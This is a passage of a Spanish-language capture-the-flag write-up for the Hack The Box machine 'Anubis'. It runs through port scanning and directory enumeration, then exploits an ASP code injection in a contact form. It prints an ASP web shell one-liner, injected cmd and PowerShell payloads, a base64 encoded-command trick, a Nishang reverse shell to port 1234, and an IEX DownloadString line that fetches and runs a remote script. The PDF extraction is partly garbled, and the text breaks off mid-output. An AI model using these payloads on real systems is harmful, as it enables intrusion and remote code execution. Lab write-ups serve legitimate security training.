

Anubis es una máquina Windows de dificultad insana que muestra cómo una plantilla de certificado escribible en la Infraestructura de Clave Pública de Windows puede conducir a la escalada de privilegios a Administrador de Dominio en un entorno Active Directory. Se puede obtener un shell interactivo en un contenedor Windows explotando una simple vulnerabilidad de inyección de código ASP en una aplicación web de cara al público. Partiendo de la shell inicial, se obtiene acceso a una aplicación web interna que puede ser engañada para enviar peticiones a un servidor Responder controlado por el atacante, lo que permite robar credenciales de dominio válidas que pueden ser utilizadas para acceder a un recurso compartido SMB interno donde se pueden cargar archivos maliciosos Jamovi, dando lugar a una shell en el host Windows. Tras añadir el atributo de uso extendido de inicio de sesión con tarjeta inteligente a una plantilla de certificado disponible y solicitar un nuevo certificado de cliente, PKINIT puede configurarse en una máquina Linux atacante para solicitar un ticket Kerberos e iniciar sesión en el sistema como Administrador.

Escaneo:

```
~/machineshtb/Anubis
nmap -Pn -p- --open 10.10.11.102 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 10:15 -05
Nmap scan report for 10.10.11.102 (10.10.11.102)
Host is up (0.080s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
593/tcp    open  http-rpc-epmap
49698/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 101.10 seconds
```

certificado escribible  
escalada de privilegios  
obtener un shell interactivo  
inyección de código ASP  
obtiene acceso a un recurso compartido SMB interno  
servidor Responder controlado por el atacante  
válidas que pueden ser utilizadas para acceder a un recurso compartido SMB interno  
añadir el atributo de uso extendido de inicio de sesión con tarjeta inteligente a una plantilla de certificado disponible  
una máquina Linux a solicitar un ticket Kerberos e iniciar sesión en el sistema como Administrador.

versiones:

```
nmap -Pn -p135,445,593,49698 -sCV 10.10.11.102 -T4
```

```

└ nmap -Pn -p135,445,593,49698 -sCV 10.10.11.102 -T4      Not shown: 65531 filtered tcp ports (no-re
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 10:18 -05
Nmap scan report for 10.10.11.102 (10.10.11.102)
Host is up (0.079s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
445/tcp    open  microsoft-ds?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49698/tcp open  emsrfc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 59m38s
| smb2-security-mode:
|   3:1:1: > Optimum
|_ Message signing enabled and required
| smb2-time:
|   date: 2024-03-21T16:18:52
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.64 seconds

```

Busco por udp:

```

~/machineshtb/Anubis
└ sudo nmap -SU -p- 500 10.10.11.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 10:27 -05
Nmap scan report for 500 (0.0.1.244)
Host is up (0.00024s latency).
Not shown: 65534 filtered udp ports (net-unreach)
PORT      STATE SERVICE
67/udp    open|filtered dhcps

Stats: 0:00:40 elapsed; 1 hosts completed (2 up), 1 undergoing UDP Scan
UDP Scan Timing: About 0.69% done
Stats: 0:00:56 elapsed; 1 hosts completed (2 up), 1 undergoing UDP Scan
UDP Scan Timing: About 0.99% done
Stats: 0:01:09 elapsed; 1 hosts completed (2 up), 1 undergoing UDP Scan
UDP Scan Timing: About 1.24% done; ETC: 11:55 (1:27:21 remaining)
Stats: 0:02:52 elapsed; 1 hosts completed (2 up), 1 undergoing UDP Scan
UDP Scan Timing: About 3.24% done; ETC: 11:54 (1:24:03 remaining)

Season 4 • US VIP 2
Machines Target IP Address


```

Intentanto varias cosas se me dio por escanear el 443 y estaba abierto

```
~/machineshtb/Anubis
nmap -Pn -p443 10.10.11.102 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 10:48 -05
Nmap scan report for 10.10.11.102 (10.10.11.102)
Host is up (0.079s latency).

PORT      STATE SERVICE
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```



## Not Found

HTTP Error 404. The requested resource is not found.

```

~/machineshtb/Anubis
└── nmap -Pn -p443nf-sCV 10.10.11.102 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 10:50 -05
Nmap scan report for 10.10.11.102 (10.10.11.102)
Host is up (0.079s latency).

PORT      STATE SERVICE VERSION
443/tcp    open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=www.windcorp.htb
|   Subject Alternative Name: DNS:www.windcorp.htb
|_ Not valid before: 2021-05-24T19:44:56
|_ Not valid after: 2031-05-24T19:54:56
|_ http-title: Not Found
|_ tls-alpn: > ScriptKiddie
|_ http/1.1
|_ ssl-date: 2024-03-21T16:47:01+00:00; +56m32s from scanner time.
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
|_clock-skew: 56m31s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.34 seconds


```

## Validar certificados

Como la web no nos muestra mayor cosa validamos su certificado dando click en el candado de https.



damos click en view



econtramos un dominio entonces lo añadimos al /etc/hosts/ aca añado con www y sin el

```
10.10.11.124 shibboleth.htb monitor.shibboleth.htb m
10.10.10.17 brainfuck.htb sup3rs3cr3t.brainfuck.htb
11.0.0.5 symfonos.local
10.10.11.102 www.windcorp.htb windcorp.htb
```


en efecto el primero funciona

The browser bar shows the URL <https://windcorp.htb>. The page content displays a large red banner with the text "Not Found". Below the banner, a message states: "HTTP Error 404. The requested resource is not found."

The browser bar shows the URL <https://www.windcorp.htb>. The page content features a large blue header with the text "Welcome to Windcorp" and a subtext "We are team of talented designers making websites with Bootstrap". Below the header are two buttons: "GET STARTED" and "Watch Video". The top navigation bar includes links for Home, About, Services, Portfolio, Team, and Contact.


escaneo con gobuster teniendo en cuenta el flag -k de skip certificados.

```
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php,txt,htm,xml,
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/Contact.html      (Status: 200) [Size: 11547]          Not Found
/.                > Anubis   (Status: 200) [Size: 46774]
/index.html        > Bastard   (Status: 200) [Size: 46774]
/assets            > Brainfuck (Status: 301) [Size: 155] [--> https://www.windcorp.htb/assets/]
/forms             > Brainfuck (Status: 301) [Size: 154] [--> https://www.windcorp.htb/forms/]
/Contact.html      > Cronos   (Status: 200) [Size: 11547]
/Index.html        > Devel    (Status: 200) [Size: 46774]
/README.txt        > Lame     (Status: 200) [Size: 215]
/changelog.txt    > Legacy   (Status: 200) [Size: 1386]
/ChangeLog.txt    > Reddith  (Status: 200) [Size: 1386]
/readme.txt        > Legacy   (Status: 200) [Size: 215]
/Forms             > Nineveh  (Status: 301) [Size: 154] [--> https://www.windcorp.htb/Forms/]
/Assets            > Nineveh  (Status: 301) [Size: 155] [--> https://www.windcorp.htb/Assets/]
/INDEX.html        > Optimum   (Status: 200) [Size: 46774]
/CHANGELOG.txt    > Reddith  (Status: 200) [Size: 1386]
/Changelog.txt    > Reddith  (Status: 200) [Size: 1386]
/CONTACT.html     > ScriptKiddi (Status: 200) [Size: 11547]
/ReadMe.txt        > Shlibboleth (Status: 200) [Size: 215]
/Readme.txt        > Shlibboleth (Status: 200) [Size: 215]
/.                > Swagshop  (Status: 200) [Size: 46774]
/FORMS             > TartarSauc (Status: 301) [Size: 154] [--> https://www.windcorp.htb/FORMS/]
Progress: 702108 / 8916838 (7.87%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 702253 / 8916838 (7.88%)
=====
```




escaneo con gobuster teniendo en cue

en el apartado de contact vemos que podemos ingresar datos



The screenshot shows the 'Contact' section of the Windcorp website. At the top, there's a navigation bar with links to Home, About, Services, Portfolio, Team, and Contact. Below the navigation, there are two main sections: 'Our Address' and 'Email Us'. The 'Our Address' section includes a map of Lower Manhattan with the 'Downtown Conference Center' marked. Below the map, it says '157 William St, New York, NY 10038, United States' and has a 'View larger map' link. The 'Email Us' section contains a form with fields for 'Your Name', 'Your Email', 'Subject', and 'Message', followed by a 'Send Message' button. The overall layout is clean and professional.

y estos se ven reflejados



Windcorp.

[Home](#) [About](#) [Services](#)

## Do you want to send this?

**Name:** amado  
**E-mail:** amado@gmail.com  
**Subject:** xxx  
**Message:** hola

[Yes](#) [No](#)

aca se puede afectar ese asp con ayuda de la siguiente pagina hacking dreams

hackingdreams

X |

Todo Imágenes Videos Noticias Shopping Más Herramientas

Cerca de 10,200 resultados (0.23 segundos)

Quizás quisiste decir: [hacking dreams](#)

Hacking Dream  
https://www.hackingdream.net · Traducir esta página

**Hacking Dream**  
Hacking Dream offers resources for exploring the Wi-Fi hacking techniques, Penetration Testing, Cheat sheets, AD Attacks, AD Exploitation, AI Attacks.

<https://www.hackingdream.net/>  
buscamos asp y hay uno que se llama reverse shells web shells

---

REVERSE SHELLS/ WEB SHELLS CHEAT  
SHEET FOR PENETRATION TESTING |  
OSCP

---

FEBRUARY 02, 2020



Hello, here is one of the most useful posts for Penetration testers – Reverse Shells and Web Shells all together in one place. Reverse sh


hacemos un ctrl+f asp y encontramos

---

WINDOWS PRIVILEGE ESCALATION  
CHEATSHEET FOR OSCP

---

MARCH 07, 2020



Hello Everyone, here is the windows privilege escalation cheatsheet which I used to pass my OSCP certification. I am not a professional

ASP

```
<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.ReadAll()%>
```

<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.ReadAll()%>  
editamos este write y colocamos una multiplicación

<%response.write(3\*4)%>

amado

amado@gmail.com

xxx

<%response.write(3\*4)%>

Send Message

Lo interpreta

## Do you want to send this?

**Name:** amado

**E-mail:** amado@gmail.com


**Subject:** xxx

**Message:** 12

Yes

No

Tambien validamos si es vulnerable a XSS



y en efecto tiene XSS, sin embargo lo mas critico es que podemos injectar codigo ASP validamos haciendo un ping cmd /c ping -n 1 10.10.14.5

```
<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("cmd /c ping -n 1 10.10.14.5")).StdOut.ReadAll()%>
```

antes me pongo en escucha con tcpdump  
sudo tcpdump -i tun0 icmp -n



y añado el codigo

pruebaping

xxx@gmail.com

ping

```
<%response.write  
CreateObject("WScript.Shell").Exec(Request.QueryString("cmd /c ping  
-n 1 10.10.14.5")).StdOut.ReadAll()%>
```

Send Message

## Do you want to send this?

**Name:** pruebaping

**E-mail:** xxx@gmail.com


**Subject:** ping

WshShell.Exec error '80020009'

**Message:** Invalid attempt to call Exec without a command.

/test.asp, line 5

aca el error esta en que llama al request.querystring despues del Exec modiflico esto y solo dejo lo del cmd  
<%response.write CreateObject("WScript.Shell").Exec("cmd /c ping -n 1 10.10.14.5").StdOut.ReadAll()%>



com tenemos trafico podemos hacer una reverse shell sin embargo la reverse shell va a jugar con varios caracteres especiales por lo cual antes hacemos una prueba codificando el ping en base64 pero como es windows la representación y entendimiento de estos datos cambia

## Codificar base64 para windows

```
echo -n "ping -n 1 10.10.14.5" | iconv -t utf-16le
```

```

* packets dropped by kernel
    >_      > Bastard
    >_      > Brainfuck
    < ~machineshtb/Anubis
        echo -n "ping -n 1 10.10.14.5" | iconv -t utf-16le
        ping -n 1 10.10.14.5
            > Lame
    < ~machineshtb/Anubis
        > Nineveh
        > Optimum

```

y ahora lo pasamos en base64, se debe hacer el paso anterior debido a que windows interpreta las cadenas diferente que linux

```
echo -n "ping -n 1 10.10.14.5" | iconv -t utf-16le | base64
```

The screenshot shows a terminal window with several tabs open. The active tab is titled 'machineshtb/Anubis'. Inside the terminal, the command 'echo -n "ping -n 1 10.10.14.5" | iconv -t utf-16le | base64' is being typed. The output of this command is a long string of characters: 'cABpAG4AZwAgAC0AbgAgADEAIAAxADAALgAxADAALgAxADQALgA1AA=='. This string is highlighted with a red selection bar. To the right of the terminal, there is some explanatory text: 'y ahora lo pasam', 'las cadenas dife', and 'echo -n "ping -n'. Below the terminal, the status bar shows '[0] 0:zsh- 1:zsh\* 2:zsh'.

```

aein2jorri ~ Thm machines INTOTOCAP
~/machineshtb/Anubis
echo -n "ping -n 1 10.10.14.5" | iconv -t utf-16le | base64
cABpAG4AZwAgAC0AbgAgADEAIAAxADAALgAxADAALgAxADQALgA1AA==

[0] 0:zsh- 1:zsh* 2:zsh

```

## Decodificar en windows

Para decodificar se utiliza powershell

powershell

-encodedcommand

```
cABpAG4AZwAgAC0AbgAgADEAIAAxADAALgAxADAALgAxADQALgA1AA==
```

para el ejemplo añadimos esto despues del cmd /

```
<%response.write CreateObject("WScript.Shell").Exec("cmd /c powershell -encodedcommand
cABpAG4AZwAgAC0AbgAgADEAIAAxADAALgAxADAALgAxADQALgA1AA== ").StdOut.ReadAll()%>
```

pruebaping

xxx@gmail.com

ping

```
<%response.write CreateObject("WScript.Shell").Exec("cmd /c  
powershell -encodedcommand  
cABpAG4AZwAgAC0AbgAgADEAIAAxADAALgAxADAALgAxADQALgA1A  
A== ").StdOut.ReadAll()%>|
```

Send Message

y me pongo de nuevo en escucha con tcpdump

The screenshot shows a web-based communication interface. At the top, there are input fields for 'Name' (pruebaping) and 'E-mail' (xxx@gmail.com), and a subject field containing 'ping'. Below these is a large text area containing a PowerShell command that creates a shell object and executes a command. A blue button labeled 'Send Message' is centered below the message area.

Below the message area, the page transitions to a confirmation dialog titled 'Do you want to send this?'. It displays the details of the email message: Name (pruebaping), E-mail (xxx@gmail.com), Subject (ping), and a message body containing a ping command. Two blue buttons at the bottom of the dialog are labeled 'Yes' and 'No'.

The screenshot shows a terminal window with the following output:

```
— sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:51:20.105132 IP 10.10.11.102 > 10.10.14.5: ICMP echo request, id 1000, seq 182, length 40
11:51:20.105152 IP 10.10.14.5 > 10.10.11.102: ICMP echo reply, id 1000, seq 182, length 40
```

The terminal window also shows a file tree on the left side with 'Htb machines' and 'Anubis'.

Para la shell utilizamos nishang modificamos lo habitual y luego el .ps1 lo codificamos, lo copio de otra maquina

```
~/machineshtb/Anubis
locate nishang
/home/kali/machineshtb/Bastard/nishangps.ps1
/home/kali/machineshtb/Optimum/Optimum1/nishang.ps1
/home/kali/machineshtb/Remote/nishangps.ps1
/home/kali/machineshtb/ServMon/nishang.ps1
/home/kali/machineshtb/Silo/nishang.ps1
/usr/share/icons/Flat-Remix-Blue-Dark/apps/scalable/kali-nishang.svg
/usr/share/icons/Flat-Remix-Blue-Dark/apps/scalable/nishang.svg
/usr/share/icons/hicolor/10x10/apps/kali-nishang.png
/usr/share/icons/hicolor/22x22/apps/kali-nishang.png
/usr/share/icons/hicolor/24x24/apps/kali-nishang.png
/usr/share/icons/hicolor/256x256/apps/kali-nishang.png
/usr/share/icons/hicolor/32x32/apps/kali-nishang.png
/usr/share/icons/hicolor/48x48/apps/kali-nishang.png
/usr/share/icons/hicolor/scalable/apps/kali-nishang.svg
/usr/share/kali-menu/applications/kali-nishang.desktop

~/machineshtb/Anubis
cp /home/kali/machineshtb/ServMon/nishang.ps1
cp: missing destination file operand after '/home/kali/machineshtb/ServMon/nishang.ps1'
Try 'cp --help' for more information.



# Welcome to Windcorp



We are team of talented designers making websites with



GET STARTED Watch Video


```


```
        }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable a
        Write-Error $_
    }

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.5 -Port 1234
```

levantando python para transferir el nishang

```
~/machineshtb/Anubis
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)...
```

escucho por el port 1234 con rlwrap y nc



```
(kali㉿kali)-[~/machineshtb/Anubis]
$ zsh
~/machineshtb/Anubis
rlwrap nc -lvpn 1234
listening on [any] 1234 ...
```

y aca codificamos la cadena que nos permite descargar el nishang

```
IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/nishang.ps1')
```

Ahora aca añado el flag -w0 para que lo reporte en la misma linea y un salto de linea con echo


```
echo "IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/nishang.ps1')" | iconv -t utf-16le | base64 -w 0; echo
```



```
echo "IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/nishang.ps1')" | iconv -t utf-16le | base64 -w 0; echo
SBFCAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABIAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAA
